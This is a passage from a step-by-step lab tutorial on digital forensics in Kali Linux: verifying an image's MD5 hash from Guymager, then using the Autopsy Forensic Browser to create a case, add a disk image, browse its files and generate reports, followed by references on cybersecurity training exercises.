


Please wait till the capture will be complete

Step 13: Click on the **Open folder** file at the top right corner of Kali desktop

Step 14: Navigate to the file system, and click on **tmt** folder

Step 15: Select the **image files and image information** and click on **Open**



Go down to take a look at the MD5 Hash file of the selected image file and image Information. Copy this MD5 hash. It will be part of the report to be used. Also remember the path used to obtain the MD5 hash.

Step 16: Go back to the command prompt

You can close the Guymager apps

Step 17: At the command prompt, type **Autopsy** and press **Enter**. The result is as shown in the screenshot below:

```
root@kali:/home/kali#
root@kali:/home/kali#
root@kali:/home/kali#
root@kali:/home/kali# autopsy

=====

Autopsy Forensic Browser
http://www.sleuthkit.org/autopsy/
ver 2.24

=====

Evidence Locker: /var/lib/autopsy
Start Time: Sat May 2 14:06:17 2020
Remote Host: localhost
Local Port: 9999


Open an HTML browser on the remote host and paste this URL in it:

http://localhost:9999/autopsy


Keep this process running and use <ctrl-c> to exit
█
```

Step 18: Right-click on the link <http://localhost:9999/autopsy>

The open link will appear as shown on the screenshot below:




Step 19: Click on **Create a New Case**
The new case window will be displayed like this:



Step 20: Enter the Case Name, Description, and investigator names:


Step 21: Click **New Case** as shown in the screenshot below:



Step 22: Click at **“Add Host”** This will automatically assigned a hostname


Step 23: Next window, click on **Add Image**

The next window appear like this on the screenshot below:



Step 24: Click on **Add Image file**


Step 25: Click on the **Location of image file** using the link to the image as shown below:




Step 26: Click **Next**

Step 27: Step use your mouse pointer to check **Calculate the hash value of this image**

Step 28: Click at the **Add** button



The MD5 hash will be calculated to verify that the data is not corrupted. The computed MD5 hash is shown in the screenshot below:




Step 29: Click **Ok**

At this point, you will see the below screen window as shown below:




Step 30: To analyse the disk image, check on **c:/**

Step 31: Next Click on **Analyse**




Step 32: At this point, you can click at the **File Analyse** icon on top



Step 33: Screw down and look at all the directories been analyse

Step 34: Click on **View the txt file** and Select **Meta data**



Step 35: Click on **“Export content”**

Step 36: Click on Directories to view its contents for analyses.

Capture as much information as needed.

Step 37: Click at **Close or Exit Autopsy** When you are done with all the analysis required.

Conclusion:

Once the analysis is complete, Autopsy allows you to generate detailed forensic reports. These reports can be exported in various formats such as **HTML**, **PDF**, or **Excel** for documentation and presentation.

1. Click **Generate Report**.
2. Choose the format of the report and which artifacts and findings you want to include (e.g., file lists, search results, web history).
3. Export the report to the desired location.

After completing the investigation, all evidence, bookmarks, and analysis will remain stored in the case directory for future reference. Be sure to securely store the case directory, and create backups as necessary for the preservation of evidence.

To learn more on the use of Autopsy in Kali Linux, Please click on the YouTube links to watch the video. You may copy and paste the links on your web browser.

<https://www.youtube.com/watch?v=9AyiRITi9HI>
<https://www.youtube.com/watch?v=HNJuQyWJhwg>

References

Wahsheh, L. A., & Mekonnen, B. (2019, December). Practical cyber security training exercises. In *2019 International Conference on Computational Science and Computational Intelligence (CSCI)* (pp. 48-53). IEEE.

<https://tools.kali.org/informationgathering/nmap>

Patriciu, V. V., & Furtuna, A. C. (2009, December). Guide for designing cyber security exercises. In *Proceedings of the 8th WSEAS International Conference on E-Activities and information security and privacy* (pp. 172-177). World Scientific and Engineering Academy and Society (WSEAS).

Garrett, G. A. (2018). *Cybersecurity in the Digital Age: Tools, Techniques, & Best Practices*. Aspen Publishers.

Micco, M., & Rossman, H. (2002, February). Building a cyberwar lab: lessons learned: teaching cybersecurity principles to undergraduates. In *Proceedings of the 33rd SIGCSE technical symposium on Computer science education* (pp. 23-27).

Thompson, M. F., & Irvine, C. E. (2018). Individualizing cybersecurity lab exercises with labtainers. *IEEE Security & Privacy*, 16(2), 91-95.

Soceanu, A., Vasylenko, M., & Gradinaru, A. (2017, March). Improving cybersecurity skills using network security virtual labs. In *Proceedings of the International MultiConference of Engineers and Computer Scientists* (Vol. 2).

